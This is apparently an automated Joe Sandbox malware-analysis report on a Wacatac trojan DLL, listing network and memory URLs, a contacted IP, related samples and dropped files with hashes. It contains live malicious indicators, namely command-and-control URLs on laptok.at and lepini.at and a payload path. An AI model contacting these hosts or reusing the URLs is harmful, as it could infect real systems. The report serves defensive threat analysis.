http://api10.laptok.at/api1/AOpX_2BLE_2B_2B/x33_2BOxagWAsMnrX_/2B_2BU6zh/wlNMMjJfhf4dJdxy0gqf/YX9lknlxGzswe1f42DY/0ZRJKHiwVKqzREh7F1zZfC/xDcrm70JTSUqg/KfoZXHqy/gtcnRpNm54H7DKUH3incyf7/pb15dMsyWG/BetCueYOwQDaUpKex/cvRYM5W54J_2/F_2BvDZYdxx/C0N9hknbzclgNA/1DbqE0vpldFICv5iJdPAy/ml70ZyZiOpRDJ78b/h5qzpBVY36LCiZe/ZMZBhSfYbmpSZEV5ew/ylnSPhfpP/ctfktke6drAYijwp6R_2/Bn8ddXU	false	• Avira URL Cloud: safe	unknown
http://api10.laptok.at/api1/1Pg3i0gSwH/_2BK37nF8HXWhrouM/t7ZtEKshXTnV/JlSrHeYCtLF/7DzeevtXCQ9YRw/K2S8BQMDt78kCRWVvFKTW/T3z7jl77vtn31nAs/fsEjsZ1w6_2BM0e/_2B_2BAVLSWZlML2mx/fdFEX0w2l/0RPfFIvYjfZTYoK47bE8/B49X4mtNiudogIoMpOJ/IxyYMxMKBO_2F3ZR_2BAor/8kAylO6X_2Fiq/EdNEwQOa/FYHDMjDZgQLZqSkWO3yLWuc/j3i_2F5QMC/DRHsxypVX90thJgYh/6MpfO8pdNUGy/KOAPjs479Yf/dCe7rPiQO_2FVf/cp_2BP6SlyfefKqn_2BbT/iqLzQdVK/s	false	• Avira URL Cloud: safe	unknown
http://c56.lepini.at/jvassets/xl/t64.dat	true	• Avira URL Cloud: phishing	unknown
http://api3.lepini.at/api1/6znaROjfA7hFvImt7kRBj/d8oBlDeaiTpDTw3m/IBQAbTPMeELrV0F/eBc8XtKIPlaG2wOk3_/2FzWsO07N/QVPbwJwjwuG0x_2Bmgtb/T2QshS_2F9rl28gdKaK/ObX5241N6Yuhqoe_2Bb_2F/v7SApCdjSpVoH/vIUqUnsJ/WVeez27cvHmK85aDLttDAUk/ChK5ibvdbq/6hwDFc02b_2F096iz/u_2BBs0hOK08/GFHq_2B8sNe/xc8KOXJRGK_2BT/23ua6L_2BsKd5NwAEGyWZ/BrR5nO2eoCoLivkJ/HCF96ydzEoPKQbD/PpBNddo_2FoZtXcrSVB6/q	false	• Avira URL Cloud: safe	unknown
http://api10.laptok.at/favicon.ico	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://api10.laptok.at/api1/1Pg3i0gSwH/_2BK37nF8HXWhrouM/t7ZtEKshXTnV/JlSrHeYCtLF/7DzeevtXCQ9YRw/K2S	{E1BA15B4-6BF5-11EB-90E6-ECF4BB82F7E0}.dat.32.dr	false	• Avira URL Cloud: safe	unknown
http://nuget.org/NuGet.exe	powershell.exe, 00000027.00000002.575396484.000001E06BFD5000.00000004.00000001.sdmp	false		high
http://constitution.org/usdeclar.txt	powershell.exe, 00000027.00000003.519858248.000001E074880000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000027.00000002.531049628.000001E05C17E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000027.00000002.531049628.000001E05C17E000.00000004.00000001.sdmp	false		high
http://https://contoso.com/	powershell.exe, 00000027.00000002.575396484.000001E06BFD5000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000027.00000002.575396484.000001E06BFD5000.00000004.00000001.sdmp	false		high
http://constitution.org/usdeclar.txtC:	powershell.exe, 00000027.00000003.519858248.000001E074880000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/License	powershell.exe, 00000027.00000002.575396484.000001E06BFD5000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000027.00000002.575396484.000001E06BFD5000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://api10.laptok.at/api1/fXWtKegXNhimfshJm11/ybi6PbAu_2FzbCxUMkXaR0/07xh_2FjserNk/Akz7MnFa/i	loaddll32.exe, 00000001.00000002.630147501.00000000019D0000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://file://USER.ID%lu.exe/upd	powershell.exe, 00000027.00000003.519858248.000001E074880000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://api10.laptok.at/api1/fXWtKegXNhimfshJm11/ybi6PbAu_2FzbCxUMkXaR0/07xh_2FjserNk/Akz7MnFa/ilUyiG	{E1BA15B6-6BF5-11EB-90E6-ECF4BB82F7E0}.dat.32.dr	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000027.00000002.530089766.000001E05BF71000.00000004.00000001.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000027.00000002.531049628.000001E05C17E000.00000004.00000001.sdmp	false		high
http://api10.laptok.at/api1/AOpX_2BLE_2B_2B/x33_2BOxagWAsMnrX_/2B_2BU6zh/wlNMMjJfhf4dJdxy0gqf/YX9lkn	{E1BA15B2-6BF5-11EB-90E6-ECF4BB82F7E0}.dat.32.dr	false	• Avira URL Cloud: safe	unknown
http://https://toldsend.com4	loaddll32.exe, 00000001.00000002.638274435.000000006D969000.00000002.00020000.sdmp, SecuriteInfo.com.Trojan.Win32.Wacatac.Bml.dll	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
35.228.31.40	unknown	United States		15169	GOOGLEUS	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	351337
Start date:	10.02.2021
Start time:	15:13:01
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 16s
Hypervisor based Inspection enabled:	false
Report type:	light

Sample file name:	SecuriteInfo.com.Trojan.Win32.Wacatac.Bml.19261 (renamed file extension from 19261 to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDLL@18/24@11/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 4.4% (good quality ratio 4.1%) • Quality average: 79.4% • Quality standard deviation: 27.9%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, dllhost.exe, backgroundTaskHost.exe, ApplicationFrameHost.exe, SystemSettings.exe, audiodg.exe, BackgroundTransferHost.exe, ielowutil.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 104.42.151.234, 13.64.90.137, 104.43.193.48, 184.30.20.56, 52.255.188.83, 51.104.144.132, 92.122.213.194, 92.122.213.247, 8.253.204.120, 8.248.139.254, 67.27.158.254, 67.26.83.254, 67.27.157.126, 2.20.142.210, 2.20.142.209, 51.103.5.159, 51.104.136.2, 152.199.19.161, 40.127.240.158, 52.155.217.156, 20.54.26.129, 88.221.62.148 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, onecs-live.ec.azureedge.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, wns.notify.windows.com.akadns.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, go.microsoft.com, emea1.wns.notify.trafficmanager.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, auto.au.download.windowsupdate.com.c.footprint.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, client.wns.windows.com, fs.microsoft.com, ie9comview.vo.msecnd.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, settings-win.data.microsoft.com, a767.dscg3.akamai.net, skypedataprdcolcus15.cloudapp.net, settingsfd-geo.trafficmanager.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, onecs-live.azureedge.net, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, skypedataprdcolwus16.cloudapp.net, cs9.wpc.v0cdn.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:15:10	API Interceptor	2x Sleep call for process: SpeechRuntime.exe modified
15:15:58	API Interceptor	39x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
35.228.31.40	Attached_File_898318.xlsb	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
resolver1.opendns.com	yytr.dll	Get hash	malicious	Browse	• 208.67.222.222
	xls.xls	Get hash	malicious	Browse	• 208.67.222.222
	Presentation_68192.xlsb	Get hash	malicious	Browse	• 208.67.222.222
	sup11_dump.dll	Get hash	malicious	Browse	• 208.67.222.222
	out.dll	Get hash	malicious	Browse	• 208.67.222.222
	crypt_3300.dll	Get hash	malicious	Browse	• 208.67.222.222
	SecuriteInfo.com.Generic.mg.81f401defa8faa2e.dll	Get hash	malicious	Browse	• 208.67.222.222
	6007d134e83fctar.dll	Get hash	malicious	Browse	• 208.67.222.222
	J5cB3wfXIZ.dll	Get hash	malicious	Browse	• 208.67.222.222
	6006bde674be5pdf.dll	Get hash	malicious	Browse	• 208.67.222.222
	mal.dll	Get hash	malicious	Browse	• 208.67.222.222
	fo.dll	Get hash	malicious	Browse	• 208.67.222.222
	5fd9d7ec9e7aetar.dll	Get hash	malicious	Browse	• 208.67.222.222
	5fd885c499439tar.dll	Get hash	malicious	Browse	• 208.67.222.222
	5fc612703f844.dll	Get hash	malicious	Browse	• 208.67.222.222
	https___purefile24.top_4352wedfoifom.dll	Get hash	malicious	Browse	• 208.67.222.222
	vnaSKDMnLG.dll	Get hash	malicious	Browse	• 208.67.222.222
	0xyZ4rY0opA2.vbs	Get hash	malicious	Browse	• 208.67.222.222
	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• 208.67.222.222
	5fbce6bbc8cc4png.dll	Get hash	malicious	Browse	• 208.67.222.222
c56.lepini.at	Presentation_68192.xlsb	Get hash	malicious	Browse	• 47.89.250.152
	sup11_dump.dll	Get hash	malicious	Browse	• 45.138.24.6
	out.dll	Get hash	malicious	Browse	• 45.138.24.6
	crypt_3300.dll	Get hash	malicious	Browse	• 45.138.24.6
	SecuriteInfo.com.Generic.mg.81f401defa8faa2e.dll	Get hash	malicious	Browse	• 45.138.24.6
	u.dll	Get hash	malicious	Browse	• 46.173.218.93
	fo.dll	Get hash	malicious	Browse	• 46.173.218.93
	onerous.tar.dll	Get hash	malicious	Browse	• 47.241.19.44
	0xyZ4rY0opA2.vbs	Get hash	malicious	Browse	• 47.241.19.44
	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• 47.241.19.44
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 47.241.19.44
	earmarkavchd.dll	Get hash	malicious	Browse	• 47.241.19.44
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 47.241.19.44
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2200.dll	Get hash	malicious	Browse	• 47.241.19.44

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GOOGLEUS	zQDTleF1Sc.apk	Get hash	malicious	Browse	• 172.217.20.227
	fuS9xa8nq6.exe	Get hash	malicious	Browse	• 34.98.99.30
	Q6h03zxheA.exe	Get hash	malicious	Browse	• 34.102.136.180
	Efo7RLFvtt.exe	Get hash	malicious	Browse	• 216.239.32.21
	NNFYMCVABc.exe	Get hash	malicious	Browse	• 34.102.136.180
	AANK5mcsUZ.exe	Get hash	malicious	Browse	• 34.102.136.180
	30 percento,pdf.exe	Get hash	malicious	Browse	• 34.102.136.180
	akrien.exe	Get hash	malicious	Browse	• 8.8.8.8
	NdxPGuzTB9.exe	Get hash	malicious	Browse	• 34.102.136.180
	Comuinicado-Covid19-Min-Saude-VRC-03-02-21-210.vbs	Get hash	malicious	Browse	• 172.217.168.48
	PvvkzXgMjG.exe	Get hash	malicious	Browse	• 34.102.136.180

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	QwLijaR9ex.exe	Get hash	malicious	Browse	• 216.239.32.21
	pfjgWtj6ms.exe	Get hash	malicious	Browse	• 34.98.99.30
	6Xk6d54hwM.exe	Get hash	malicious	Browse	• 34.102.136.180
	eYwQ9loD5Q.exe	Get hash	malicious	Browse	• 34.102.136.180
	SK8HSWos1p.rtf	Get hash	malicious	Browse	• 34.102.136.180
	MV SEIYO FORTUNE REF 27 - QUOTATION.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	order_list_fe99087.xls	Get hash	malicious	Browse	• 216.239.32.21
	CaAmqz52Yk.exe	Get hash	malicious	Browse	• 216.239.38.21
	E68-STD-239-2020-239.xlsx	Get hash	malicious	Browse	• 34.98.99.30

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{E1BA15B0-6BF5-11EB-90E6-ECF4BB82F7E0}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	71272
Entropy (8bit):	2.036853286280987
Encrypted:	false
SSDEEP:	192:ryZ9ZW2eW3tKifeRHJzMJBC6eVBgCptD9asAavVtHm1a+9s2Ok+EhkquiOkqH4m5:ruztVdTXoZRB3BMYgc1
MD5:	DF09867101E3F8250FBE69F8D23A4B73
SHA1:	BFA09E7C5A3086E01BFF99115E15B1E5CD8722D7
SHA-256:	719032F8605BCEEC1A8EC3E72D1CB407C2DA4C950A001588D5099C683366D4C8
SHA-512:	7CEEF13B0ED2498471444117B806BB0C35430FB647467D8606FD8A3D3804E4D247DEC080786C55E0A66C111617B1D82B70647A2774F107DB00FE1A64F4A6FDF5
Malicious:	false
Reputation:	low
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{E1BA15B2-6BF5-11EB-90E6-ECF4BB82F7E0}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27592
Entropy (8bit):	1.9063458055602907
Encrypted:	false
SSDEEP:	192:rVZiQ268k7jN21W+MaBQ9caQlRdlQ9caQlRa9cPA:rbPBhnEMXCjlRfjlRw
MD5:	364B6E0AA1651A7AE7CF03BA0480CE9C
SHA1:	2D6D4F4B05DBF0C591611232A9E19C00392E28F7
SHA-256:	6B0EDB1E1F7B5533BFD311E809E10EF132E339C6E72FB225E9325349918DE83C
SHA-512:	90B047B7F19C7AADF1DC82FC1F1F8C3CF60E34D291F3EABC2669F49A76850A9C427F53B64B29145C6941B4348758204DC09B0FE29FF7C14A47585AB83A30D4D
Malicious:	false
Reputation:	low
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{E1BA15B4-6BF5-11EB-90E6-ECF4BB82F7E0}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{E1BA15B4-6BF5-11EB-90E6-ECF4BB82F7E0}.dat	
Size (bytes):	28160
Entropy (8bit):	1.9152388232640587
Encrypted:	false
SSDEEP:	192:rdZeQ76DkRjt2GWlMRpl3APl5Vq3APIeA:rzb+Itk9mbGPE/PM
MD5:	7EFB43ED6ECDC8B3570A04A5CBA04CCD
SHA1:	DB0C541B57D7E548316C1F0A7CEA70DB787D6AFC
SHA-256:	6FDE2C85058D5DE139C661A710CFA6E07D6ABFB9F7ABA943D631EE9F1E9F59DF
SHA-512:	DC4582B4D4BF21DD27D2E0619C0C4E1EFCE57BF4BE21D0A82473F20FB9B5D48AADA3961ECE077FC5DA6432C8DA2929757B977896C770D5801E3C3092DEED9A4
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{E1BA15B6-6BF5-11EB-90E6-ECF4BB82F7E0}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	modified
Size (bytes):	28168
Entropy (8bit):	1.914344516289633
Encrypted:	false
SSDEEP:	192:rDZAQH61kNjN27GWQMUB8sVYtHl8sVrsVYtmA:rFZa+pExl89+/9u+X
MD5:	77E2081D6B12BA1F82C27A50A61F41A2
SHA1:	7D7D20463427B20B2496F504450158988B664F36
SHA-256:	0B925B764B23695484C25E534672AEA304964C4171355CE8444741303ED99718
SHA-512:	2E949F3C62B54EF060136FEBB534E3DB51E156BDBAB3F75AC9153D1BC83EBD6D74AB28DF20E6D7DF3587307C45D90DFBCF2DAC4EAE5FF870D4E9289937B4C7AA
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\Bn8ddXU[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	268376
Entropy (8bit):	5.99986572855491
Encrypted:	false
SSDEEP:	6144:P//YVVzIMeq+LNg0lu4FYPG4JcPj5hUHBDgegKOlx+eeXUa:PnYVV0Me7Ng0lxFYO4JcPjvUHaBKEx+d
MD5:	894CB0CC7F8D2DCD25FE8C9ECD291A55
SHA1:	53CD35A91200A6A714464B79C5BF515C24C7981B
SHA-256:	DEC91CFEC640FEC357A71EE645D392877FB431FFAACAD6B7092311059FDAEC48
SHA-512:	E50954B2F62EF8EC47EB1785B596F154DFB2008B080D1B56E33AF181DA0489B9865C096B55B824686CBCB33B54DC005A73EDFBA90F62E9679B89B26FE5C41FEE
Malicious:	false
Reputation:	low
IE Cache URL:	http:// api10.laptok.at/api1/AOpX_2BLE_2B_2B/x33_2BOxagWAsMnrX_/2B_2BU6zh/wlNMMjJfhf4dJdxy0gqf/YX9lknlxGzswe1f42DY/0ZRJKHiwVKqzREh7F1zZfC/xDcrm70JTSUqg/KfoZXHqy/gtcnRpNm54H7DKUH3incyf7/pb15dMsyWG/BetCueYOwQDaUpKex/cvRYM5W54J_2/F_2BvDZYdxx/C0N9hknbzclgNA/1DbqE0vpldFICv5iJdPAy/ml70ZyZiOpRDJ78b/h5qzpBVY36LCiZe/ZMZBhSfYbmpSZEV5ew/ylnSPhfpP/ctfktke6drAYijwp6R_2/Bn8ddXU
Preview:	MXaT+k4mMtUL9eYPx2IlrpVm5upz2PvttLY1qPTY4E7P0iDWMDKUVrMLiWZRLRvv4/oBUW3cK82i8ig2GDboc09zhqX9u+BGv+dBLxLSPCX7qIeK9cHrtuRXecLomv5Rlgpeqao+Ls8qSXdmgymnpFj3YuEVjbyT6owoZfWPDXFtDfLqksZxOvZ040PqrNLjYbYWSdDlcAjJHuOpRANEiVs4sbFFlviC4bxG4XapJzbtqC0dBhTOFliTDMk3caR/n7IKOeOlTfEVjZVIlADVUeCvL2V3uzmxgs9QwCioqVMQvr6Ib50cLnQ4r1FUhlvd2vukPUR/gdk+/qYHJf2tKppPJaP8Ql1bou0IgnZJRwdeEzBPnWy8Cq359lpDlELzM1BvRrCfrCGgccZBUPls8g7dhmTLzMF9IEvLuuY/ix4z0mxSk0xjGY4DkLgU+hgAMllvQW1b7hctELu4pYxiGKW/nHeWDhEZbKFKsrRvYFR4Jv7QTLaspOCS0mcM671uGpU/QH325vCDU1I3K9Jng2Y4/USpIVT8i0+omqAc/vREp2N+ZotfwiZD+dIRnxdmisySkkZJGQFssMWr7JnDQeE8KdW2BRlU2n1VzDZVAv8reWdhnUAsG76tRQ+kQW1GfLPVjrTinLbrjtzK00xQT2xqz9q/ZUddT1TLqOMRcQK1Hma1n8DYU3xfnYnYt37j6JwSdtOtMKEgELW+eDZ68YVLKUIuw1j6b2Va7LbPpM6KquFxgZpmzXTr3So6I0eAN+9RtwqIuXlEbwUOz8Lwc8vlZkUl3m5De+Canb+OXZyLFJ5BC1+UA06vq9xZYDmPIcmj5+OZC4HV23py2m56jgssNGS1Jtt/Pje+kWEMKvKfyg6LcDGKH2iQcpSSBTmVuee/DOmMpPr46Z0ItSIHaSdlTXVcIB1KetjPjhANbAGy/a3Pia1AVoLZUzP3IeG8+DwEqQScjsHsKHTrlUB0hLb5PRWfYiPRHhCVu7+b

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\s[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\s[1].htm	
Size (bytes):	340056
Entropy (8bit):	5.999886531203639
Encrypted:	false
SSDEEP:	6144:1xweTwNw6sNoJ+l4Zdpa0XjzOPMMY4+Do6I9OHt1Sq49x90fGQh9UmHYS8pyiEaP:weT5BQ+l4ZdpVWMMY4+0jAHt1SLePdHS
MD5:	F63F71D70312557722C592AB8260C283
SHA1:	6FC1F160C1E50EC5DB8C0E64067C34ADFE6DF94C
SHA-256:	1EC8D9741146A63B75AEA79C12E26DE14922A191AF1DE5BC396785B20EF298AB
SHA-512:	9C4AF768F8CC3A595C2009F7E233A63610B6C5DB964009F85D5B6FA8B811DA9C2450164589ABED7C667C491D14442845CE338F12A845E0EA2081A7A018AF32C6
Malicious:	false
IE Cache URL:	http:// api10.laptok.at/api1/1Pg3i0gSwH/_2BK37nF8HXWhrouM/t7ZtEKshXTnV/JlSrHeYCtLF/7DzeevtXCQ9YRw/K2S8BQMDt78kCRWVvFKTW/T3z7jl77vtn31nAs/fsEjsZ1w6_2BM0e/_2B_2BAVLSWZlML2mx/fdFEX0w2l/0RPfFIvYjfZTYoK47bE8/B49X4mtNiudogIoMpOJ/IxyYMxMKBO_2F3ZR_2BAor/8kAylO6X_2Fiq/EdNEwQOa/FYHDMjDZgQLZqSkWO3yLWuc/j3i_2F5QMC/DRHsxypVX90thJgYh/6MpfO8pdNUGy/KOAPjs479Yf/dCe7rPiQO_2FVf/cp_2BP6SlyfefKqn_2BbT/iqLzQdVK/s
Preview:	v4U9FOMffNn54WSmRpTazGdNkEvlmCRiGYoc/Fx/B0uF5jmHMfw6HVfXpB3sw62bd5Q3wiRWbUNTGM7cBMhVvqdV+YIofbWo5orvt5y70J7ms7ia0BNzJNCC uQcGdTmrY40P9TgVH/4mpwjvEy5RnIcp3TNqe7AUUwcd03dz3KtgKhDAeTEo2svMCOS2xystufZZ2NsxJrqLSCt5axW7rbUIhuAKEgO3sL1MMgkMLrAcTySTkY+JT2Gtad rpNtb/n5BrLU9/+hU11MjBBJJoFC34AhiA5Dl8tb7R4QfE9tWN910YNIlSaWbpW1W0rgQGYBRpZCKeBcYKDwJugvy0Q8HUVzdlp0vjWTHA7bv6n8YeAi/cyRTis8QaJ7m8 wnmD6Mp3nB1DH2+iCH6jRRwi4USPvT1XQOkCieiDJ+bT7bVAXu1c7iCECnJ4NJjleLeghNHjBkEmbHuw0tCOZ0RvjMaArUx2PrHvjK6xG7n9q78ZqEFZzQXOsJz5xbbfHQ g0tlVmnJd0R3tKXD6xp1KQcLlxqM1T9w2gSK93tlICJn+5BZ42XTcAixNGhbs956aeBFVMLWG56zTyFmW2nturquinOJ3cS/54k+A1NBAfqSEy8MqFLn3qAzF/kDqU2Bnu sf1LcKcyKIZEuqEYkWJ5JfWsJqc+5xK2Hu50SQQs+sY2PUG2Wic9urhQ/VNEnrUMeBkPguKujTjy22ehFTttRnxCe0xbepgVJs3QJVpJ1HqeelFgqmrJFBp4FJE9dgkLq/ ZwHLD140ZCKVEcsX7/WtboORm1WQ+ktFRALp14jHucNdbOKW8kdC4506IC/pCGDbBqpmZg0s8CdkFAtacx1ByPE8iZeRePyPHgJ0J7A1lB9ZrSDBbs01SUun VT0cuW4qTgIHUFAdnCm5SkdIaYoFtB56K8oC+/PPpktRk7HiSuZExIHJlG+nG9TWN5U20aeCK+d3alKX7r8iM1UXqcphJVDhmZGAOnaAiIJQ/O

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\VAHFWDJC\RC[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2452
Entropy (8bit):	5.9891472068248675
Encrypted:	false
SSDEEP:	48:ubGcN0E+8HZmz6Z1K49CUct/K1+YMXZ/ZRLaP9zNHB1oE+0plUpi0E3zeGtM:3cN1WgLcty1+YMpBROPZNhd+0pGDEje7
MD5:	3911A5CD043629DE358BF4D794062E07
SHA1:	D6F0991B11B84B676A27260A6D79ABD0BCD544FB
SHA-256:	A6F4E2B905615E2D4A9DF6454BD86A911D55CC27C7D43F1E0D94B642C34F450C
SHA-512:	8D90C352803B21B084D00610E04D71DB14F479F3A8FCA1081AF383905C135B3DF3F1BF546B7E88D584FE0128BA3153113EF26576A18A22337F1CFC183A625FC7
Malicious:	false
IE Cache URL:	http:// api10.laptok.at/api1/fXWtKegXNhimfshJm11/ybi6PbAu_2FzbCxUMkXaR0/07xh_2FjserNk/Akz7MnFa/ilUyiG77Zbx14Y4xpnJSaU_/2BLefveYrx/RefMzSY5Upyfbovm3/qmR 0BBGI5hNv/ThDaqb_2FWx/xtufh9Msga_2BR/n0Re_2F1kn8UjgqbyTzQA/dUEEQb_2FY20zF3P/aP2AGWgGjayZp9N/yWUTgNMTKZ6EUJxA4O/ga_2BAyhH/6Y4krin4Qd 0F9dpWa_2B/Ch_2FWBvvOfaFtGBtaq/0_2BX8pwR_2BJW2aCmXSlR/nA3h5ZuemZjTY/QscPrV_2/FMUurtz9meWYyTWZTPSvYNG/TWbWCTxFm9i/RC
Preview:	cFsy+k/zwCefn0M9Z9Z1qopBYO1bp8MpPaX0CCcMjQBbGNzyM2mmwXUvqmsi/iVW4s/Kgh2RHqpVOwCX/fZa0ZCKifm2RE7gJl6uj8Aq1Is9ktLv03w7mxSeqgcsHuWV96 oejed2yhwZi4/7MpGd/Al25OkS+0eFPHLGajQ5plKbhhmo0mUY1yQMcv/7mnJ3HgLZSEdvZ3lzUoyhkYb1PNgq8WjANP+74x7Ea44fFaIdTOLtvW2L0z/PHQfI9ao3Jc8s fK+cfDVmNeL5e6L6PGsqEIlyp9QxFhmQMV3Ean4ri3fyzKPDlK3ZH36BeQ6ibrsn3c3scSeT9d97cFVSb6kRk2CnKDJBvVKNOrDS+2VBbVO5okNBxKxqAd0jqlf/zc+aRH kG8NTNPBeNGNg7DDoZCvJ9BTDpvA2XXDg3xBH/UDajYc9Ct9OHz2WYzRlTsYadbe0Ra4Z29kCfn5oODSM8BVJ40li6xZYJoZUBH2B670ky1fgifSKUNENNw4P jdeJuEHJynaWA//ExR5QN+baBhCbVYTlIViQ0c8tLY9zYsGpDd5yAXSdGY4CeJTvyikBqm3zQazM3i99bsLerBOsrV4zyuA4yvLzpfNMIFt6ONJ8Ow2rH2+IoSEvx8LpoS D5Yxkw0r2RR+po2KOtu6qvvwVn9+IdWkEpkzu4X/Z9vgIzxe14LIgi+jKAZYx2gglvQmBB9+wWNilyacmnv327rLreVEu3rV+BeyMupg6efVfG3j1+6WxnqOEMHxjB2jxU TYo8wymTZNfusKv95zhR13UYsSbmioPDtoSLqqZfLUPnGyS+3LIAJxE+J69TFbkiEGBVpicEu4bfKy6TW8RneRLn7fYhvopPdSdGWisAasmMpzIGbQWoUkCCz4qT/I56cZ oYjByatu+xeJgOUKP9JjFwVZ8eine+CRChXjbufzpwU0ket48BfN7Hejlyo0xgt5y+W57568yqfywTuKdx+IIVult9g/qO/9N90V

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
